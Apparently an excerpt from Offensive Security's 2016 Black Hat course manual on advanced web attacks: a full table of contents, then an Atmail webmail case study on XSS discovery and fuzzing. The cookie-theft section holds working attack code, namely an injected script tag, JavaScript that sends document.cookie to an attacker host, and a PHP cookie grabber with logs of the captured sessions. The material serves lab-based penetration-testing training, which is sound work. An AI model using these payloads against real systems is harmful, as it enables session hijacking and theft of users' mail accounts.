




Advanced Web Attacks And Exploitation

Presented by:

Offensive Security

July-August 2016 • Black Hat USA



Professional Information Security Training and Services

OFFENSIVE
Security
www.offensive-security.com

Advanced Web Attacks and Exploitation

Black Hat USA 2016

1. Atmail Mail Server Appliance Case Study	11
1.1 Getting Started	11
1.2 Web Related Attack Vectors	11
1.2.1 Impact of XSS Attacks	11
1.2.2 Types of XSS Attacks	12
1.2.2.1 Reflected XSS	12
1.2.2.2 Stored XSS	12
1.2.2.3 Document Object Model (DOM) XSS	13
1.2.3 XSS Vulnerability Discovery	13
1.3 Attack Implementation	16
1.3.1 Course Work	19
1.4 Stealing Cookies and Hijacking Authenticated Sessions	21
1.4.1 Course Work	24
1.5 When Your Vulnerability Scanner Doesn't Find Vulnerabilities!	25
1.5.1: Course Work	30
1.6 Cross Site Request Forgery 101	31
1.6.1 Types of CSRF Attacks	32
1.6.2 CSRF Vulnerability Discovery	33
1.7 Better Email Snooping Through CSRF	33
1.7.1 Course Work	37
1.8 Research, Research, Research	38
1.8.1 Course Work	38
1.9 From XSS to Server Compromise, Muts' Style	39
1.9.1 The Atmail Attack Plan	39
1.9.1.1 Stage 1: Get a Working Atmail Plugin	39
1.9.1.2 Course Work - Malicious Plugin	40
1.9.1.3 Stage 2: Upload the Plugin via CSRF	40
1.9.1.4 Course Work	44
1.9.1.5 Stage 3: Forcing the Plugin Installation via CSRF	44
1.9.1.6 Course Work	45
1.10 From XSS to Server Compromise, mr_me's Style	46
1.10.1 Target Reconnaissance	46
1.10.2 Edit All the Things!	47

1.10.3 Course Work.....	50
1.10.4 Exploiting The Broken Trust	50
1.10.5 Course Work.....	54
1.12 Further Reading	57
2. SolarWinds Orion Case Study.....	58
2.1 Getting Started	58
2.2 Web Related Attack Vectors	59
2.3 View State Stuff	59
2.4 The Burning Winds XSS Attack Chain.....	60
2.4.1 Look ma, no hands! - XSS Without User Interaction	60
2.4.1.1 Course Work - Alert("SNMP Rules, Always").....	62
2.4.2 SolarWinds Orion XSS: Now What?	62
2.4.2.1 Course Work.....	62
2.4.3 Trying to Add a User	63
2.4.3.1 Course Work.....	63
2.4.4 Trying Harder.....	66
2.4.4.1 Course Work.....	66
2.4.5 Backdooring the Login Page	67
2.4.5.1 Course Work.....	68
2.5 Fake it until you make it! - iFrame Injections and URL Redirects	70
2.5.1 I am in you - iframe Injection	70
2.5.1.1 Course Work.....	72
2.5.2 Redirection - Open URL Redirect.....	72
2.6 Further Reading	73
3. Plixer Scrutinizer sFlow Case Studies.....	74
3.1 Regular SQL Injection	74
3.1.1 Getting Started	74
3.1.2 Identifying the Vulnerability.....	75
3.1.3 SQL Injection 101.....	76
3.1.3.1 Types of SQL Injection Attacks	77
3.1.3.1.1 First Order Attack.....	78
3.1.3.1.2 Second Order Attack	78

3.3.1.3 Lateral Injection	79
3.3.1.4 In-Band or Inbound	79
3.3.1.5 Out of Band	79
3.3.1.6 Inferential or Inference	80
3.1.4 Enumerating the Database	81
3.1.4.1 Course Work.....	87
3.1.5 Getting Code Execution	87
3.1.5.1 Course Work.....	89
3.2 Time Based Blind SQL Injection	89
3.2.1 Getting Started	89
3.2.2 Identifying the Vulnerability	89
3.2.3 SQL Injection 102.....	91
3.2.4 Enumerating Sensitive Data	92
3.2.4.1 Course Work: Session Theft	93
3.2.4 Getting Code Execution	94
3.2.4.1 Course Work: Remote Code Execution	95
3.3 Further Reading	95
4. SolarWinds Storage Manager 5.10	96
4.1 Getting Started	96
4.2 Attack Implementation	96
4.2.1 Course Work: Right in Front of Your Eyes	98
4.3 Further Reading	98
5. WhatsUp Gold 15.02 Case Study	99
5.1 Getting Started	99
5.2 Web Related Attack Vectors	99
5.3 Attack Implementation	99
5.3.1 Course Work: Alert("SNMP Rules, Again")	101
5.4 WhatsUp Gold, Round 2 – SQL Injection.....	101
5.4.1 Course Work: Find Me If You Can.....	103
5.5 Proving SQL Injection	104
5.5.1 Demonstrating the Comma Issue	105
5.5.2 Course Work: The Database Does Not Exist.....	105

5.6 Bypassing the Character Restrictions.....	106
5.6.1 Course Work: Welcome to the Database, Hax	108
5.7 Getting “Arbitrary” Code Execution.....	108
5.7.1 Course Work: Wherefore Art Thou, Calc?	111
5.8 Chaining the Vulnerabilities	111
5.8.1 Course Work: Return of the Calc	114
5.9 Improving Our Payload	115
5.9.1 EXEC xp_cmdshell 'debug<123.hex';--.....	115
5.9.2 Hint: Assembly Hurts	117
5.9.3 Exercise: Make Us Proud	117
5.9.4 Course Work: More, give me more!.....	118
5.10 Further Reading	118
6. Symantec Web Gateway Multiple Vulnerabilities	119
6.1 Blind SQL Injection	119
6.1.1 Getting Started	119
6.1.2 Blind Pre-Authentication SQL Injection	119
6.1.2.1 Course Work.....	121
6.1.3 Timing-Based Blind SQL Injection	122
6.1.3.1 Course Work.....	123
6.1.4 Blind Extraction of the Admin Hash.....	124
6.1.4.1 Course Work.....	126
6.1.5 Select into OUTFILE Reloaded	127
6.1.5.1 Course Work.....	128
6.1.6 Abusing MySQL Delimiters	128
6.1.6.1 Course Work.....	129
6.1.7 Getting Code Execution	130
6.1.8 Backdooring Symantec Gateway Server with MySQL Triggers.....	130
6.1.8.1 Course Work.....	133
6.1.10 Kick Them While They’re Down – r00t or it didn’t happen!.....	133
6.1.10.1 Course Work.....	134
6.1.9 Further Reading	134
6.2 Local File Inclusion	135

6.2.1 Getting Started	135
6.2.2 Web Related Attack Vectors.....	135
6.2.3 Local File Inclusion 101.....	137
6.2.4 Getting Code Execution	139
6.2.3.1 Course Work.....	140
6.2.5 Getting an (Apache) Reverse Shell	140
6.2.5.1 Course Work.....	142
6.2.6 Getting a (Root) Reverse Shell.....	142
6.2.6.1 Course Work.....	143
6.2.7 Further Reading.....	144
6.3 Command Injection.....	145
6.3.1 Getting Started	145
6.3.2 Vulnerability Analysis	145
6.3.3 Course Work.....	146
6.3.4 Testing the Vulnerability	147
6.3.5 Course Work.....	147
6.3.7 Further Reading.....	148
6.4 File Upload.....	149
6.4.1 Getting Started	149
6.4.2 Course Work: Source Code Analysis.....	149
7. AlienVault OSSIM Data Extraction	150
7.1 Getting Started	150
7.2 Vulnerability Analysis and Attack Plan 0x1	150
7.3 Reflected Cross Site Scripting	150
7.3.1 Course Work.....	152
7.4 Error Based Blind SQL Injection – I love hash cookies	152
7.4.1 Course Work.....	153
7.5 Extracting Data From the Database	154
7.5.1 Course Work.....	155
7.6 Bypassing Filters	156
7.6.1 Course Work.....	159
7.7 Extracting the Admin Hash.....	160

7.7.1 Course Work.....	164
7.8 Reading Local Files	165
7.8.1 Course Work.....	169
7.8.2 Alternative Approaches for Exploitation	169
7.9 Vulnerability Analysis and Attack Plan 0x2.....	170
7.9.1 Authentication Bypass - Learning to Juggle.....	171
7.9.1.1 Course Work.....	174
7.9.2 Weak Password Management – Password Pwnsauce	175
7.9.3 Error Based SQL Injection – The Error is in the Pudding.....	176
7.9.3.1 Course Work.....	177
7.9.4 Command Injection - I Command You to Shell!	178
7.9.4.1 Triggering the Vulnerability.....	179
7.9.4.2 Course Work.....	179
7.9.5 Executing Commands	180
7.9.5.1 Course Work.....	181
7.9.6 Getting a Shell	181
7.9.6.1 Course Work.....	182
7.10 Getting root Access - Escape from SHELLcatraz.....	183
7.10.1 Course Work.....	185
7.11 Further Reading	186
8. Zabbix 1.8.4 SQL Injection.....	187
8.1 Getting Started	187
8.2 Attack Implementation	187
8.3 Alternate Attack Vectors - MySQL OUTFILE	188
8.4 Alternate Attack Vectors - Session Stealing	188
8.5 Getting Code Execution.....	191
8.6 Getting Root	192
8.7 Course Work.....	194
9. Vtiger CRM SOAP Authentication Bypass	195
9.1 Getting Started	195
9.2 Peeking at the Vulnerable Code	195
9.3 Practical Exploitation	197

9.4 Interacting With the Vulnerable SOAP Service	197
9.4.1 Course Work.....	198
10. WhatsUp Gold 16.x iDrone SOAP SQLi	199
10.1 Getting Started	199
10.2 Peeking at the Database	199
10.3 Peeking at the Vulnerable Source Code	200
10.3.1 Course Work.....	200
10.4 Interacting with the Injection Point.....	201
10.4.1 Course Work.....	203
11. Samsung Security Manager Zero Day's.....	204
11.1 Getting Started	205
11.2 Vulnerability Details.....	205
11.2.1 Course Work.....	205
11.3 Vulnerability Identification	206
11.4 The Search Begins	206
11.5 Sifting Through the Decompiled Sources	208
11.5.1 PUT Request	209
11.5.2 MOVE Request	211
11.5.3 Course Work.....	213
11.6 Local Exploitation Vectors	214
11.6.1 Exploiting the PUT request.....	214
11.6.2 Exploiting the MOVE request	214
11.6.2.1 Kaha Database Log Injection	215
11.6.3 Course Work.....	217
11.7 Remote Exploitation Vectors.....	217
11.7.1 The Stored XSS Zero Day	218
11.7.2 Cleaning Up Our Mess!.....	222
11.8 Course Work	223
11.9 Final Note	224
12. ATutor LMS - Source Code Analysis Case Study	225
12.1 Getting Started	225

12.2 Known Vulnerabilities	226
12.3 Code Analysis	226
12.4 Authentication Bypass	226
12.4.1 Email Update Type Juggle Vulnerability	229
12.4.1.1 Course Work.....	231
12.4.2 Auto Login Type Juggling Vulnerability.....	233
12.4.3 Failed Logic Vulnerability.....	235
12.4.3.2 Course Work.....	237
12.5 Breathe Neo - Remote Code Execution	237
12.5.1 Directory Traversals/Filter Bypass for RCE	237
12.5.2 Getting to the “root” of the Vulnerability	239
12.5.3 Course Work.....	240
13. Magento Case Study	243
13.1 Setup Installation	243
13.1.1 Replace all the things	243
13.1.2 Clear the Cache	243
13.1.3 Update the Database.....	244
13.1.4 Set the Developer Mode and Re-Index	244
13.1.5 Change Ownership	244
13.2 Understanding Objects.....	244
13.2.1 Magic Methods.....	246
13.2.2 PHP Overloading.....	247
13.2.3 Private Properties and Methods	247
13.2.4 The Devil is in the Details	248
13.2.4.1 Make all the Properties Public	249
13.2.4.2 Set the Correct Type.....	250
13.2.5 Namespaces	250
13.2.6 Sub Classing.....	251
13.2.7 Property Oriented Programing.....	252
13.2.8 Forcing __destruct.....	253
13.3 Magento Unserialize	254
13.3.1 Discovering the Vulnerability in the Code	254

13.3.2 Stage 1 - Creating the Cart	256
13.3.3 Stage 2 - Generating a Guest Cart Token	257
13.3.4 Stage 3 - Set the Guests Address	259
13.3.5 Triggering the Vulnerability	259
13.3.6 Discovering Primitives	260
13.3.7 Course Work	268

1. Atmail Mail Server Appliance Case Study

As described by its vendor, the Atmail Mail Server appliance is built as a complete messaging platform for any industry type¹. Atmail contains web interfaces for reading mail and server administration, providing a rich web environment and most interestingly, a large attack surface.

1.1 Getting Started

Set up and boot the Atmail Mail Server VMware image. The root password is **toor**. Make sure the VM network interface is in "Host-Only" mode and then assign the VM an IP by typing **dhclient eth0**. Note and write down the IP address of the Atmail VM. For demonstration purposes, our IP was 172.16.84.171.

The Atmail Webmail System has two different (but similar) web interfaces: one for webmail and the other for administration. The following table provides links and credentials for both.

	URL	username	password
Webmail	http://atmail/index.php/mail	admin@offsec.local	123456
Administration	http://atmail/index.php/admin	admin	admin

1.2 Web Related Attack Vectors

Depending on the nature of the mail server deployment, one of the easiest attack vectors in this scenario would involve searching for XSS vulnerabilities in the web mail server interface. If any are found, simply sending a malicious email to a victim would trigger a payload with little to no user interaction or social engineering required.

1.2.1 Impact of XSS Attacks

Cross-Site Scripting attacks can be used to perform a wide spectrum of malicious operations against web applications and their legitimate users.

In general, the main goal of an XSS attack is to impersonate a different user on a web application without knowing the password by presenting attacker-controlled contents on the attacked domain, or by forcing the victim browser into performing operations on the web application without the user's knowledge.

¹. <http://atmail.com/linux-email-server/>

1.2.2 Types of XSS Attacks

There are three main types of XSS vulnerabilities: Reflected, Stored, and DOM (or runtime) XSS. It is vital to understand the different incarnations of XSS attack vectors in order to later understand what finding, testing, and exploitation method is best suited for each of them.

In some instances, this categorization can be mixed. For example, one could encounter a stored XSS that occurs at runtime, essentially making it a stored DOM XSS. In general, in order to avoid creating confusion and unnecessary security buzzwords, a decision should be made about the predominant property of the attack, so a Stored DOM XSS should simply be referenced in a penetration test report as Stored XSS as the primary aspect of the vulnerability is that it's permanent.

1.2.2.1 *Reflected XSS*

Reflected XSS is the most common and simple type of XSS vulnerability. The attacker has the ability to write (reflect) an arbitrary string in the HTML response that is presented un-escaped and is then executed by the victim's browser. Reflected XSS attacks are non-permanent and are generally triggered by the sending of a particular link (for example, contained in an email message or a link in the application itself) or by the visiting of an attacker-controlled website that forces the victim's browser to perform the request in a Cross Site Request Forgery (CSRF) style of attack.

1.2.2.2 *Stored XSS*

Stored XSS vulnerabilities follow the same rules as Reflected XSS in terms of inputs and payloads but the difference is that the sent string is saved by the application and sent to the clients even when the request doesn't contain the payload.

The XSS can be permanent, meaning that once stored it's never removed until an explicit deletion action is taken, or semi-permanent, meaning that it's presented to the client for a limited amount of time, based on logic implemented by the application. This type of vulnerability is advantageous to attackers as the payload can be injected once and affects all users that access the functionality that reflects the payload. The most extraordinary examples of Stored XSS are XSS worms such as the one launched against MySpace with the infamous Samy² worm.

2. http://en.wikipedia.org/wiki/Samy_%28computer_worm%29

1.2.2.3 Document Object Model (DOM) XSS

Document Object Model Cross-Site Scripting, also called “Type-0 XSS” or “XSS of the third kind” in some papers, is a very different form of XSS in that it is completely client-side in nature. The server handling of data might even have no role in the presence of DOM XSS as both the vulnerable code and attack payload are executed in the client browser. In fact, DOM XSS can even occur in static HTML files.

In general, some component of the page, usually JavaScript code, performs improper sanitization of user controlled input, causing the cross-site scripting issue. There are two types of DOM XSS: the first is automatic, where the exploit code is automatically triggered and the second is called “User Interaction Based” and needs a specific action to be performed by the victim, such as clicking a link.

For inexperienced auditors, attackers, and developers, DOM XSS are harder to understand and locate, as a higher degree of understanding of the JavaScript code used by the application is required. On the other hand, the code is available and a code review approach can be used, in a similar manner to finding XSS in Flash movies.

1.2.3 XSS Vulnerability Discovery

As with many web application security vulnerabilities, XSS relies on the fact that user input is not properly validated and sanitized. Many automatic search and discovery tools exist that are able to identify various attack vectors, not only XSS issues. The majority of these tools are divided into two main categories: the first are automatic and are able to perform XSS discovery in an automated (or mostly automated) fashion, similar to a vulnerability scanner. The second are manual (or mostly manual) tools that help the security auditor spot XSS issues but need some parts of the process to be performed in an assisted or manual way. Both categories of tools have advantages and disadvantages, with one of the primary advantages being the ability to completely crawl the web application, seeing how many different technologies are involved.

While they shouldn’t be relied upon extensively, it is good practice to run automated tools after the manual testing process is completed. This way, the auditor will learn from missed issues and guarantee that the provided level of service is higher than if testing was done using automated scanning alone.

The first phase in discovering XSS vulnerabilities is to identify all possible vectors for attack including all user-controlled data that ends up in dynamic (server-side) or JavaScript (client-side) generated content. This can either be done by hand by browsing the site and looking for arguments that are passed into the web application, or by using automated tools. To get the most benefit from this surfing and spidering

phase, it is best to use an inspecting proxy that has the ability to log HTTP requests, allowing for later analysis of the exported trace. When proxy chaining is not an option, auditors can resort to sniffers that run inside the browser process as a plugin.

In order to successfully detect and exploit XSS vulnerabilities, you must first find the path between some sort of attacker controllable data and a vulnerable output. The actualization of what is a vulnerable output depends on the attack vector and the intended attack technique that the penetration tester wants to apply.

A number of different tool exists that can help in this manual or semi-manual procedure, the single most important one being the choice of browser. Firefox tends to be the best platform for manual web application penetration testing due to the many security-oriented plugins available for it. Some of the recommended plugins for evaluating XSS are the following:

- XSS Me³ automatically performs XSS tests on all inputs and forms that are discovered on a page.
- HackBar⁴ is an additional toolbar that can send GET and POST requests and encode/decode data in many different formats.
- Groundspeed⁵ is an add-on that allows you to manipulate the user interface to eliminate limitations and client-side controls that interfere with testing.

While not specifically designed for security testing, there are three other extensions that are generally useful when dealing with web applications:

- Firebug⁶ is a development tool with many features that allow for the inspection and modification of the DOM structure, edit cookies, inspect requests, run custom JavaScript code, and debug errors.
- Web Developer⁷ is an extension that goes hand in hand with Firebug and is a must-have for any web developer and penetration tester.

3. <https://addons.mozilla.org/en-US/firefox/addon/xss-me/>

4. <https://addons.mozilla.org/en-US/firefox/addon/hackbar/>

5. <https://addons.mozilla.org/en-US/firefox/addon/groundspeed/>

6. <https://addons.mozilla.org/en-US/firefox/addon/firebug/>

7. <https://addons.mozilla.org/en-US/firefox/addon/web-developer/>

- JavaScript Debugger, or Venkman⁸, is a powerful JavaScript debugger with features such as the ability to set breakpoints, step through code, etc.

In addition to the tools mentioned above, there are also some Greasemonkey⁹ scripts that can be helpful in discovering XSS issues and writing proof of concepts. Two of the more useful ones are:

- PostInterpreter¹⁰: intercepts POST requests and allows for tampering with them
- XSS Assistant¹¹: an attacker's suite with many advanced features

Finally, but most importantly, is a decent proxy tool. We recommend BURP, the free edition, which comes pre-packaged in Kali Linux. We will be using it in class so that we can, at a fine grained level, craft and manipulate attack requests.

While conducting an initial assessment for XSS vulnerabilities in a web application, there are some key points to keep in mind:

1. You will require tools and patience to perform a deep manual crawl of the application, identifying all pages, functionalities, URLs, URLs rewrites, and REQUEST/COOKIE/GET/POST parameters.
2. While performing such tasks, no attacks should be performed in order to generate the cleanest possible trace of requests that will be used as a reference.
3. Identify the user inputs that have an impact on the application and that are reflected, stored, or handled by runtime code like JavaScript, Flash, Java, or any other third party technology.
4. Understand and hypothesize the flow and conditions to allow an entry point to reach an exit point. When possible, decompile and code audit the components, running automatic tools afterwards to find missed spots.
5. Use the gained experience to perform an accurate trial and error process that leads to marking the vulnerability as exploited, creating evidence like a screenshot, and saving all the details needed to reproduce the vulnerability.

8. <https://addons.mozilla.org/en-US/firefox/addon/javascript-debugger/>

9. <https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/>

10. <http://userscripts.org/scripts/show/743>

11. http://www.whiteacid.org/xss_assistant.user.js

1.3 Attack Implementation

To successfully execute this attack, we require a tool that can send malformed emails to a given mail server using various cross-site scripting payloads. The first obvious choice for these payloads would be the [ha.ckers.org XSS Cheat Sheet](http://ha.ckers.org/XSS-Cheat-Sheet/)¹², on which we can build upon from various additional sources, such as the [HTML5 Security Cheat Sheet](http://html5sec.org/)¹³.

Similar tools, such as Excess, by Scanit¹⁴ and Excess 2¹⁵, by Gremwell are also available to implement fuzzing in this manner.

```
root@kali:~/xss# ./xss-webmail-fuzzer.py
#####
#####   XSS WebMail Fuzzer - Offensive Security 2012   #####
#####
#####

Usage: xss-webmail-fuzzer.py -t dest_email -f from_email -s smtpsrv:port [options]

Options:
  -h, --help                show this help message and exit
  -t DSTEMAIL, --to=DSTEMAIL
                           Destination Email Address
  -f FRMEMAIL, --from=FRMEMAIL
                           From Email Address
  -s SMTPSRV, --smtp=SMTPSRV
                           SMTP Server
  -c CONN, --conn=CONN      SMTP Connection type (plain,ssl,tls)
  -u USERNAME, --user=USERNAME
                           SMTP Username (optional)
  -p PASSWORD, --password=PASSWORD
                           SMTP Password (optional)
  -l FILENAME, --localfile=FILENAME
                           Local XML file
  -r REPLAY, --replay=REPLAY
                           Replay payload number
  -P                        Replace default js alert with a custom payload
  -j INJECTION, --injection-type=INJECTION
                           Available injection methods: basic_main, basic_extra,
                           pinpoint, onebyone_main, onebyone_extra
  -F PINPOINT_FIELD, --injection-field=PINPOINT_FIELD
                           This option must be used together with -j in to
                           specify the E-Mail header to pinpoint. See the
                           EMAIL_HEADERS global variable in the source to obtain
                           a list of possible fields
  -I                        Run onebyone injections in interactive mode
```

Figure 1 - XSS Fuzzer Usage

12. <http://ha.ckers.org/xssAttacks.xml>

13. <http://heideri.ch/iso/#46>

14. <http://www.scanit.be/uploads/excess.pl>

15. <http://www.gremwell.com/sites/default/files/excess2.pl.txt>

We first login to the web email interface, start sending emails with malformed fields, and analyze the emails through our web browser. To reduce the load of emails sent, we can start by injecting single payloads into common email fields as shown below.

```
root@kali:~/xss# ./xss-webmail-fuzzer.py -t admin@offsec.local -f victim@offsec.local -s 172.16.84.171 -c plain -j onebyone_main -r 2

#####
#####      XSS WebMail Fuzzer - Offensive Security      #####
#####

[*] Using local xml file...
[+] Replaying payload 2
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-From
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-To
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Date
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Subject
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Body
```

Figure 2 - Running the Fuzzer Against the Atmail Server

Going through the received messages, we are immediately greeted with a JavaScript Alert “XSS” message.




Figure 3 - XSS Vulnerability Found

From this simple test, we have discovered that the XSS occurs in the **Payload-2-SCRIPT w/Alert()-injectedin-Date** email, suggesting the email **date** field may be polluted with JavaScript.

Let's try a different payload (payload number 13), this time containing code for an iframe injection.

```
root@kali:~/xss# ./xss-webmail-fuzzer.py -t admin@offsec.local -f victim@offsec.local -s 172.16.84.171 -c plain -j onebyone_main -r 13
```

```
#####  
##### XSS WebMail Fuzzer - Offensive Security 2012 #####  
#####
```

```
[*] Using local xml file...  
[+] Replaying payload 13  
[+] Sending email Payload-13-IFRAME-injectedin-From  
[+] Sending email Payload-13-IFRAME-injectedin-To  
[+] Sending email Payload-13-IFRAME-injectedin-Date  
[+] Sending email Payload-13-IFRAME-injectedin-Subject  
[+] Sending email Payload-13-IFRAME-injectedin-Body
```

Fuzzing the Target with an IFRAME Payload

We notice that we received JavaScript popups from **Payload-13-IFRAME-injectedin-Body** and **Payload-13-IFRAME-injectedin-Date**, which again suggests insufficient sanitization of these fields.

1.3.1 Course Work

Exercise: Atmail Document Cookie

- Use the Webmail XSS fuzzer to discover the vulnerable email fields in the Atmail server.
- Once you have discovered some, create a stand-alone script in your favorite scripting language, which will send an email to the Atmail server admin user. To simplify the exercise, utilize the SMTP engine provided by Atmail, using the victim email and password combination for SMTP authentication. In a real world scenario, we would use our own SMTP engine, such as our corporate email server, or Gmail.
- Send a payload that will cause a pop-up in the victim's web browser containing the cookie of the currently logged on webmail user. There is an interesting observation to make (and understand) while inspecting this popup:




Figure 4 - Retrieving the Cookie of the Logged in User

Questions:

1. Do you get similar cookie field values? Can you explain what is going on?

Black Hat USA 2016

1.4 Stealing Cookies and Hijacking Authenticated Sessions

Depending on any session protection mechanisms present in the Atmail server, we may now have the ability to steal cookies and session information, with the goal of impersonating our victim and accessing their webmail from a different location with no additional authentication required. To implement this, we can choose either the **Date** field and inject JavaScript or an iframe, or the **Body** field, which only allows for the use of an iframe, using the default payload.

To make this attack as discrete as possible, our payload will call an external JavaScript file, which will be hosted on our "Attacking Webserver". For the purposes of this example, our attacking webserver has the IP address of 172.16.84.158.

We alter our PoC **document.cookie** payload to call an external JavaScript file called **atmail-session.js** as follows.

```
msg += 'Date: <script src="http://172.16.84.158/atmail-session.js "></script>\n'
```

Figure 5 - Altering the PoC to Call an External JavaScript File

Our secondary JavaScript payload will call a fake image from the attacking web server page. The URL of this image will contain the victim's cookie and document location. Upon opening our malicious email, the victim's browser should then attempt to call this fake image from our attacking web server, while sending us the cookies and document location.

```
function addTheImage() {  
    var img = document.createElement('img');  
    img.src = "http://172.16.84.158/atmail-sess.php?c="+document.cookie;  
    document.body.appendChild(img);  
}  
  
addTheImage();
```

Figure 6 - JS Code to Have the Victim Send its Cookie While Retrieving an 'Image'

We can either monitor the web server logs for the resultant session and cookie information, or write a small PHP script to collect the session information.

```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
$c = $_GET['c'];
$referer = $_SERVER['HTTP_REFERER'];
$browser = $_SERVER['HTTP_USER_AGENT'];
$data = "IP: " . $ip . "\n"."Cookie: " . $c . "\n";
."Referrer: " . $referer . "\n"."Browser: " . $browser . "\n\n";
$log = "/tmp/atmail-cookies.txt";
@chmod($log, 0777);

$f = fopen($log, 'a');
fwrite($f, $data);
fclose($f);
?>
```

Figure 7 - Our Cookie Grabber Source Code

Once all of the elements needed for this attack are aligned and in place, we send the malicious email while watching our attacking web server Apache logs as well as the **atmail-cookies.txt** file. The results should look similar to the following.

```
172.16.84.158 - "GET /atmail-session.js?_=1335011560354 HTTP/1.1" 200 526
"http://172.16.84.171/index.php/mail/" "Mozilla/5.0 (X11; Linux i686 on x86_64;
rv:10.0.2) Gecko/20100101 Firefox/10.0.2"

172.16.84.158 - "GET /atmail-sess.php?c=atmail6=mh5tbemu75v57kj16a8pd49393 HTTP/1.1"
200 293 "http://172.16.84.171/index.php/mail/" "Mozilla/5.0 (X11; Linux i686 on
x86_64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2"
```

Figure 7 - The Cookie Retrieval as Seen in the Apache Logs

While the cookie stealer should present this data in a far more readable format.

```
root@kali:/var/www# cat atmail-cookies.txt
IP: 172.16.84.1
Cookie: atmail6=46iku8f3uk9of24psentih5nj7
Referrer: http://172.16.84.171/index.php/mail
Browser: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.19 (KHTML,
like Gecko) Chrome/18.0.1025.163 Safari/535.19
```

Figure 8 - The Contents of our Cookie Grabber File

We can now add this cookie data into our favorite cookie editor and insert the freshly received cookies.

Edit Cookie+

Name:	<input checked="" type="checkbox"/>	atmail6
Content:	<input checked="" type="checkbox"/>	fe8pkogvi728bvqgk4jp8i8c56
Host:	<input checked="" type="checkbox"/>	172.16.83.129
Path:	<input checked="" type="checkbox"/>	/
Send For:	<input checked="" type="checkbox"/>	Any type of connection
